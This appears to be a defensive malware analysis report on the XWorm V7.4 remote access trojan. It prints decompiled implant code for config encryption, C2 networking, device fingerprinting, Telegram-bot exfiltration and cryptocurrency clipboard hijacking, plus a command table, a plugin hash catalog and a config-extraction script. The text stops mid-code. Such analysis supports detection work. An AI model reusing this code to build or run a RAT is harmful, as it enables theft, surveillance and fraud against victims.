Overview
This report documents the internals of the V7.4 builder of Xworm, and its default-configuration sample: configuration storage, C2 protocol, command set, optional build-time capabilities, and the plugin (module) catalog, and concludes with a YARA detection rule and a MITRE ATT&CK technique mapping.
1. Disclaimer
Malware analysis was performed entirely by a human. The following report was written by an AI based on the notes taken during the analysis, and reviewed by the author.
2. Version History
| Version | Release Date | Notes |
|---|---|---|
| 7.0 | October 2025 | https://www.youtube.com/watch?v=thwO7ll3Xl4 |
| 7.1 | November 10, 2025 | https://www.youtube.com/watch?v=Jzq4MyqTatA |
| 7.2 | December 15, 2025 | https://www.youtube.com/watch?v=GBAh3_rPsZY |
| 7.3 | December 23, 2025 | https://www.youtube.com/watch?v=WR0tGlba9ps |
| 7.4 | ~January 14, 2026 | Version analyzed in this report |

| 7.5 | May 10, 2026 | https://www.youtube.com/watch?v=TRWbaIqo99g |




Version announcement screenshots from the V7 Telegram channel:
7.1:
7.2:
7.3:
7.4:
7.5:
3. Builder Analysis

The builder package is distributed via the Ultimate-RAT-Collection repository. Its contents:
The main builder interface:


The V7.4 builder retains the same three-tab layout seen in prior versions:
-
Connection — C2 host(s)/port configuration
-
Settings — persistence, jitter, optional parameters (toggle switches)

-
Build — output executable generation, obfuscation selection

The builder also ships extra tools, including a standalone Downloader utility for staging secondary payloads:


4. Base Sample Analysis (Default Build — No Optional Features Enabled)
4.1 Configuration Storage & Encryption
Configuration values are stored Base64-encoded and AES-encrypted inside the binary:


The decryption key is derived from MD5 of the configured mutex string, used as a 32-byte AES key in ECB mode with no IV:
RijndaelManaged rijndaelManaged = new RijndaelManaged();
MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
byte[] array = new byte[32];
byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.Mutex));
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(input);
return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
Note the key-expansion quirk: the 16-byte MD5 hash is copied into a 32-byte buffer twice, with the second copy starting at offset 15 (one byte short of a clean repeat) rather than offset 16 — an overlap that is consistent across the family and useful as a config-extraction fingerprint.
This same key-derivation/encryption scheme is reused for all network traffic (Section 4.6), not just the stored configuration.
4.2 Configuration Extraction (PowerShell)
The following script loads the implant assembly via reflection, pulls the Settings fields, and decrypts them using the routine above:
param(
    [Parameter(Mandatory = $true, Position = 0)]
    [string]$ExecutablePath
)

Add-Type -AssemblyName System.Reflection
$assembly = [Reflection.Assembly]::LoadFile((Resolve-Path $ExecutablePath))

function Decrypt-AES {
    param (
        [string]$encryptedText
    )

    $rijndaelManaged = New-Object System.Security.Cryptography.RijndaelManaged
    $md5CryptoServiceProvider = New-Object System.Security.Cryptography.MD5CryptoServiceProvider
    $array = New-Object byte[] 32
    $sourceArray = $md5CryptoServiceProvider.ComputeHash(
        [System.Text.Encoding]::UTF8.GetBytes($mutex)
    )

    [Array]::Copy($sourceArray, 0, $array, 0, 16)
    [Array]::Copy($sourceArray, 0, $array, 15, 16)

    $rijndaelManaged.Key = $array
    $rijndaelManaged.Mode = [System.Security.Cryptography.CipherMode]::ECB

    $cryptoTransform = $rijndaelManaged.CreateDecryptor()
    $encryptedBytes = [System.Convert]::FromBase64String($encryptedText)
    $decryptedBytes = $cryptoTransform.TransformFinalBlock(
        $encryptedBytes, 0, $encryptedBytes.Length
    )

    return [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
}

$ExtracetedHost = $assembly.GetType('Settings').GetField('Hosts').GetValue($null)
$port           = $assembly.GetType('Settings').GetField('Port').GetValue($null)
$key            = $assembly.GetType('Settings').GetField('KEY').GetValue($null)
$spl            = $assembly.GetType('Settings').GetField('SPL').GetValue($null)
$sleep          = $assembly.GetType('Settings').GetField('Sleep').GetValue($null)
$groub          = $assembly.GetType('Settings').GetField('Groub').GetValue($null)
$usbnm          = $assembly.GetType('Settings').GetField('USBNM').GetValue($null)
$mutex          = $assembly.GetType('Settings').GetField('Mutex').GetValue($null)

$decryptedHosts = Decrypt-AES $ExtracetedHost
$decryptedPort  = Decrypt-AES $port
$decryptedKey   = Decrypt-AES $key
$decryptedSPL   = Decrypt-AES $spl
$decryptedGroub = Decrypt-AES $groub
$decryptedUSBNM = Decrypt-AES $usbnm

Write-Host "Hosts:  $decryptedHosts"
Write-Host "Port:   $decryptedPort"
Write-Host "KEY:    $decryptedKey"
Write-Host "SPL:    $decryptedSPL"
Write-Host "Groub:  $decryptedGroub"
Write-Host "USBNM:  $decryptedUSBNM"
4.3 Execution Flow — Main Threads
On startup, the implant spawns two persistent background threads.
Thread 1 — Idle-time accounting:
for (;;)
{
    Thread.Sleep(1000);
    int lastInputTime = Helper.GetLastInputTime();
    if (Helper.LastLastIdletime > lastInputTime)
    {
        Helper.sumofidletime = Helper.sumofidletime.Add(TimeSpan.FromSeconds((double)Helper.LastLastIdletime));
    }
    else
    {
        Helper.Time = Conversions.ToString(Helper.GetLastInputTime());
    }
    Helper.LastLastIdletime = lastInputTime;
}
object obj;
return obj;
Thread 2 — Connection watchdog:
for (;;)
{
    Thread.Sleep(new Random().Next(3000, 10000));
    if (!ClientSocket.isConnected)
    {
        ClientSocket.isDisconnected();
        ClientSocket.BeginConnect();
    }
    ClientSocket.allDone.WaitOne();
}
4.4 Command-and-Control Connection
C2 communication uses a raw TCP stream socket (AF_INET/SOCK_STREAM) rather than a standard application-layer protocol:
public static object ConnectServer(string H)
{
    try
    {
        ClientSocket.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        ClientSocket.BufferLength = -1L;
        ClientSocket.Buffer = new byte[1];
        ClientSocket.MS = new MemoryStream();
        ClientSocket.S.ReceiveBufferSize = 51200;
        ClientSocket.S.SendBufferSize = 51200;
        ClientSocket.S.Connect(H, Conversions.ToInteger(Settings.Port));
        Settings.Host = H;
        ClientSocket.isConnected = true;
        ClientSocket.SendSync = RuntimeHelpers.GetObjectValue(new object());
        ClientSocket.Send(Conversions.ToString(ClientSocket.Info()));
        ClientSocket.ActivatePong = false;
        ClientSocket.S.BeginReceive(ClientSocket.Buffer, 0, ClientSocket.Buffer.Length, SocketFlags.None, new AsyncCallback(ClientSocket.BeginReceive), null);
        TimerCallback timerCallback = delegate(object a0)
        {
            ClientSocket.Ping();
        };
        ClientSocket.Tick = new Timer(timerCallback, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
        ClientSocket.Speed = new Timer(new TimerCallback(ClientSocket.Pong), null, 1, 1);
    }
    catch (Exception ex)
    {
        ClientSocket.isConnected = false;
    }
    finally
    {
        ClientSocket.allDone.Set();
    }
    object obj;
    return obj;
}
A dedicated beaconing thread periodically transmits a "PING!" message with artificial jitter between 10000–15000 ms.
4.5 Device Fingerprinting
The first data sent upon connection is a device fingerprint (INFO record):
public static object Info()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        Settings.SPL,
        Helper.ID(),
        Settings.SPL,
        Environment.UserName,
        Settings.SPL,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        Settings.SPL,
        Settings.Groub,
        Settings.SPL,
        ClientSocket.INDATE(),
        Settings.SPL,
        ClientSocket.Spread(),
        Settings.SPL,
        ClientSocket.UAC(),
        Settings.SPL,
        Messages.Cam(),
        Settings.SPL,
        ClientSocket.CPU(),
        Settings.SPL,
        ClientSocket.GPU(),
        Settings.SPL,
        ClientSocket.RAM(),
        Settings.SPL,
        ClientSocket.Antivirus()
    });
}
Key data points collected:
- User name, OS full name, service pack, OS bitness (environment variables /
ComputerInfo) - Compile/build date, retrieved via
fileInfo.LastWriteTime.ToString("dd/MM/yyyy")on the running executable - Build-time parameters: XWorm group tag, USB-spreading configuration
- Administrator-privilege check
- Camera presence, via direct invocation of
GetDriverDescriptionAinavicap32.dll - CPU identifier, via WMI
Win32_Processor.DeviceID=CPU0 - GPU, via WMI query
SELECT * FROM Win32_VideoController - Total RAM
- Installed antivirus product, via
ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct")
4.6 Data Transmission Protocol
All outbound messages are AES-ECB encrypted (same key derivation as Section 4.1 — MD5 of the mutex, no IV), length-prefixed, and sent asynchronously:
object sendSync = ClientSocket.SendSync;
ObjectFlowControl.CheckForSyncLockOnValueType(sendSync);
lock (sendSync)
{
    if (ClientSocket.isConnected)
    {
        try
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                byte[] array = Helper.AES_Encryptor(Helper.SB(msg));
                byte[] array2 = Helper.SB(Conversions.ToString(array.Length) + "\0");
                memoryStream.Write(array2, 0, array2.Length);
                memoryStream.Write(array, 0, array.Length);
                ClientSocket.S.Poll(-1, SelectMode.SelectWrite);
                ClientSocket.S.BeginSend(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.None, new AsyncCallback(ClientSocket.EndSend), null);
            }
        }
        catch (Exception ex)
        {
            ClientSocket.isConnected = false;
        }
    }
}
Inbound traffic is handled by an asynchronous socket-receive callback that reassembles framed, encrypted messages and dispatches them to the command handler.






Selected operator-side C2 panel capabilities observed in the builder:
4.7 Command Set
| Command | Description | Key Behavior |
|---|---|---|
pong |
Echo reply | Sends back "pong" |
rec |
Implant restart | Process.Start(startInfo); |
CLOSE |
Implant shutdown | Environment.Exit(0) |
uninstall |
Removes persistence | Drops a temp .bat containing DEL "(ExecutablePath)" /f /q and DEL "(TempScriptPath)" /f /q |
update |
Writes a given file to the temp folder | |
DW |
Writes a PowerShell script to disk and executes it | powershell.exe -ExecutionPolicy Bypass -File "(filepath)" |
FM |
Runs an executable directly in memory | entryPoint.Invoke(RuntimeHelpers.GetObjectValue(objectValue), array); |
LN |
Downloads a file from a URL to a temp path | webClient.DownloadFile(array[2], text2); |
Urlopen |
GET request to a URL | Process.Start(Url); |
Urlhide |
GET request to a URL | httpWebRequest.GetResponse() |
PCShutdown |
Shuts down host | shutdown.exe /f /s /t 0 |
PCRestart |
Restarts host | shutdown.exe /f /r /t 0 |
PCLogoff |
Logs out user | shutdown.exe -L |
RunShell |
Runs a command in a shell | Interaction.Shell(command, AppWinStyle.Hide, false, -1) |
StartDDos |
HTTP POST flood against given targets | New thread, randomized user agent (4.8), Content-Length: 5235 |
StopDDos |
Stops the DDoS thread | |
StartReport |
Reports the foreground window/process to C2 | Messages.SendMSG("Open [" + process.MainWindowTitle.ToLower() + "]"); |
StopReport |
Stops the reporting thread | |
Xchat |
Returns a device ID derived from environment values | ClientSocket.Send("Xchat" + Settings.SPL + Helper.ID()); |
Hosts |
Returns contents of \drivers\etc\hosts plus host ID |
|
Shosts |
Overwrites the hosts file with provided data | |
DDos |
Returns the literal string "DDos" |
ClientSocket.Send("DDos"); |
plugin |
Returns the list of installed plugins | |
savePlugin |
Installs a plugin on the implant | See Section 5 |
RemovePlugins |
Deletes all installed plugins | |
OfflineGet |
Retrieves offline keylogger data from %temp%\Log.tmp |
|
$Cap |
Captures and returns a screenshot | bitmap2.Save(memoryStream, ImageFormat.Jpeg); |
Additional builder-exposed live C2 controls (process manager, file manager, remote shell, remote desktop, etc.) were also observed in the builder UI and correspond to the plugin catalog in Section 5.2.
4.8 User-Agent Strings (DDoS Module)
public static string[] userAgents = new string[] { "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36" };
5. Plugin Architecture
Plugins are separate DLLs pushed via the savePlugin command and loaded into the implant at runtime.
5.1 Plugin Method Categories
Based on the exported/invoked method names observed across plugin DLLs, the following functional categories are inferred:
| Method | Likely Function |
|---|---|
Run |
Generic plugin startup |
RunRecovery |
Credential/data theft and recovery |
RunOptions |
Generic command execution interface |
injRun |
Process injection / RunPE functionality |
UACFunc |
UAC bypass / privilege escalation |
ENC |
File encryption (ransomware component) |
DEC |
File decryption (ransomware component) |
5.2 Plugin Catalog (Known Modules)
| DLL | Functionality | SHA-256 |
|---|---|---|
HelixPath.dll |
Create Telegram notifier | 87003A78CA138348791D561B0D32437D3FA9C931B57E8465C01FCEA5971C719E |
DivineMesh.dll |
RunPE | 680EC3A3E7A90DFEDC1E572E25CC1A17A1782E882005D88E53DB9965136B81B1 |
LithiumLoop.dll |
Webcam live feed | 5C375193CA7074DF4255F3AB43C796F69FB5938F44BDDC0DBEEB6625F94C5C7D |
StaticVoid.dll |
System sound live feed | 5CB62954BEE72039D191A39715BF887D0FDDBA1CED6058FD84C96873E7404F68 |
OxygenCloud.dll |
Bootkit | 66E18F8C94CC0938F99AD2A46494A331D3D0D5051F076DD75B81A429F8ACDE38 |
RadarScope.dll |
Rootkit | 85BEB16B7FCC71EFA6377B6494508AB4F52DD04135D07A5392C69A11479C2CCB |
MarrowShift.dll |
File Manager | 16D6313CAAAB8D850895AF6E8033AAABE65498E99A2FAF3B49D2C084D7A34CE0 |
EtherNet.dll |
V20 Password Recovery | 351D24433567B9EA704C2E4A884807752AEE0EB513BF45DC7E0BC678A57C9F54 |
CosmosEdge.dll |
Registry Editor | 88B08E71E67F0F4610E96E667D4B7F331EA5AA5372F13FBCABBBBBB41FFDE73A |
KryptonKey.dll |
Active Windows | FFC87B460D490E218769C72B46724B73AB6ADD0BC46236E5649ACFCD46159C81 |
PyreTrace.dll |
TCP connections | 7629163AE38FB4392B1081A290030CEB67FEBDCAA8F7A5712B82D97A991C79D8 |
CrypticPulse.dll |
Persistence Manager | 000CFCCF2026B977748DC32E9C4AE8E5CB6E726ECF2554598AD44464E91CB6BE |
VividSnap.dll |
Process Manager | 09032B654B6C0B3C2A1102239A895E6EA8CEB89A221AB15A3F117AC78D0E170C |
AuraNode.dll |
Service Manager | 7BAFD173A30E599D670B91427B7D24795143F0D77C09DD6C9FCA13AF150A4C6F |
NexusGrip.dll |
Clipboard Manager | 205CCC49D98DFDC9F730BBCF80B2860C5D9381C5ECA24B5DCB4A58F04B8FA4D7 |
PrimalVail.dll |
Installed Programs | CCB3195374A9BE9636584C6805FA532CF9A9765A2B8E9539B0EB7A0B4AB4F553 |
MetricShell.dll |
Live VB.NET Compiler | 42E299741CAF374E3D5353DD4A6D199910C1BA5DBE5D65BF9225C80A4FA7DC0C |
TalonVista.dll |
Location Manager | A690C4AACA7A9D18E3C3FBE6064AEB53938A7FB2F9F6F34EEAFBCBCDD7826BC4 |
EonVault.dll |
“Pastime” — unnecessary features | 068008C26DD532A06E14394EC3A31917906C797582CA9D7C7BEDF41A12740B09 |
Vanguard.dll |
UAC Bypass | B59E1BE553220C92D51BA2BC6F995FAA10232DAEF5DFA60DF52E41AFEAFAA922 |
FalconScope.dll |
Voice Chat | 89DD2E64DCEC3143D5DC4674B05C3FC91FE16AE62569396994F9C402160B7249 |
TitanFind.dll |
Computer performance window | 830DA300A32CDA26F6E930876EE45815818A08FDE80EB0915F923F8941B81505 |
SectorNine.dll |
Live keylogger | 37A38D220BD483B47014A21CF409A620471AD34BF287D31C465B28E42AB9CFCF |
ImpactWave.dll |
Live chat | 587ABDD08CB32E5C1780CED38A799AB50ADD04882FDE7F7E32292406C79A8CB4 |
NordicPeak.dll |
File Searcher | 9CDA1851BAE66258401866077C9BD6D8BCE9ABD9154372B59FED599AB8E5897B |
VectorFlow.dll |
RE-Run as Administrator | 3935AE2D95DCB3882ED3DEA9608CB6D911E583FBBA631B505FEFB3EF2653400A |
GraveMantle.dll |
MessageBox | BA4AA361A80C4EA88F267D3EECDE64DAF69CE6F202838FED6CE36F656B4541E0 |
PhantomArch.dll |
Ransomware | 47EB4560884156BDBE539C4B2852E31149DEC39A425920EEE899C361EF1C246C |
FissionGate.dll |
Reverse Proxy | B811703326822407E49EA0C1151E962470E8DC5BD23FE19C61F3200A794CF998 |
HydraWire.dll |
Hidden Browser | DA5495A72A8E014E4776F1AA3EFE1628A687BB4AEDA3D1C5C6BFCFA71CBA6712 |
PentaCode.dll |
HiddenVNC (RunPE) | 9C8216A20197CC365E90089AE9DCBB8F8448CA8887409CA1B89DD7D221479FA1 |
JadeOrbit.dll |
HiddenVNC (Memory) | F38415DB4E35F47611F8266A1B753C712ECD64B2F54E1CF29F7A9A61BFCF644F |
PlasmaJet.dll |
HiddenVNC (Memory, Google Login) | A59B0165A57709D24CF481D15984006929F8601B7AC774A2B5AC140F5E5ACE73 |
UnityAxis.dll |
Hidden Apps | 356593E85350876C5E661DAB2BCBF05836D316902CF4A866EFFB06539EEA04E7 |
VortexLoop.dll |
Botkiller | 8F0BDCD1B977B8E1FF1A76B9E2730E055BDE8A42DCA805EE4CA394B3F644D867 |
ApexLogic.dll |
Windows Update (lure/fake UI) | 3B2630E3433DD2D50DF05F6743F8C5BF4BE0AAAEFD0B7E1CD2CAE92CBF024830 |
BerylSync.dll |
Remote Desktop | 2A01B2D43C5CBA2B14FEC1E59F1651AA30FEBC558E5B23E2C9D99DF2E9F53E7F |
CinderFlow.dll |
Chromium Recovery | F370CC92D6E2CCBC519FF560030D3F14183F3A3D6904D2200BFC592D52B8149B |
CipherLink.dll |
Password Recovery (related) | 9A71EA7367B53600B8579599D762766849E1E6750A2F05C8AB2030D6CDF78B30 |
DaggerPoint.dll |
Information gathering | 5EC512B958E6884D4586E331D13EAEC6FC64BCA53886F89340B8EDFE8B37E26D |
FeralCore.dll |
Steam Recovery | 5B95C28895CAA93432B74252CDEDDB35F687A19F85B52613FB617ADA2E847717 |
NeonDrift.dll |
Unknown | EE0CBE0C92D40AD0C66EA044B2A38A186B61D0750562F6D9E48C5931E80B50D6 |
OrbitSift.dll |
Shell | AFE528A38EAC589F13F26D1F350F7C87595E1BAF02C4D6B2E2A5E908BC0EF174 |
RuneMark.dll |
Stealer | DA1061C91058558D1817876E49986E3681BA48E3EBB7146B4DE48E11A088FC50 |
SaberPoint.dll |
Stealer | DA1061C91058558D1817876E49986E3681BA48E3EBB7146B4DE48E11A088FC50 |
SilverGlow.dll |
Chat | 16A2798E1531F10ACC2518A498E25F1110B0A30688522D8E948F5298B3AD5D9E |
SolarSpire.dll |
Recovery | 18573362A15BD14BA7194FFAE8DBF7A2DB5755FDF7C5DA43F6EAE3F9321C9F6B |
StellarLift.dll |
RunPE | 680EC3A3E7A90DFEDC1E572E25CC1A17A1782E882005D88E53DB9965136B81B1 |
XenonTrack.dll |
Voice Chat | 89DD2E64DCEC3143D5DC4674B05C3FC91FE16AE62569396994F9C402160B7249 |
ZenithPixel.dll |
Microphone | 483B849150E3E62B70FFF928608EE870501D5DB6ADD115E0F941983187710296 |
Note: several entries share identical hashes (
DivineMesh.dll/StellarLift.dll;RuneMark.dll/SaberPoint.dll;FalconScope.dll/XenonTrack.dll) — these are renamed/repackaged copies of the same binary, likely renamed per-customer or per-campaign.
6. Optional Build Capabilities
6.1 AntiKill — Critical Process Protection
If enabled, a ProcessCritical class is added to the build. When the implant runs with administrator privileges, it marks itself as a critical system process via a direct call to RtlSetProcessIsCritical in ntdll.dll, preventing the process from being terminated (a crash of the process would BSOD the host):
[DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
public static extern void SetCurrentProcessIsCritical([MarshalAs(UnmanagedType.Bool)] bool isCritical, [MarshalAs(UnmanagedType.Bool)] ref bool refWasCritical, [MarshalAs(UnmanagedType.Bool)] bool needSystemCriticalBreaks);

6.2 TBotNotify — Telegram Exfiltration Channel
Sends an infection notification to an attacker-controlled Telegram bot, immediately after configuration is loaded:
webClient.DownloadString(string.Concat(new string[]
{
    "https://api.telegram.org/bot",
    Settings.Token,
    "/sendMessage?chat_id=",
    Settings.ChatID,
    "&text=",
    text
}));
The text parameter contains the full device fingerprint: Client ID, username, OS info, CPU/GPU/RAM configuration, and XWorm group tag.

6.3 Clipper — Cryptocurrency Address Hijacking
A dedicated thread monitors the clipboard for content matching cryptocurrency-address regexes and silently swaps in an attacker-controlled address:
new Thread(delegate
{
    Clipper.Run();
}).Start();
if (this.RegexResult(Clipper.BTCRegex) && !ClipboardNotification.NotificationForm.currentClipboard.Contains(Settings.BTC))
{
    object obj = Clipper.BTCRegex.Replace(ClipboardNotification.NotificationForm.currentClipboard, Settings.BTC);
    ClipboardFunc.SetText(Conversions.ToString(obj));
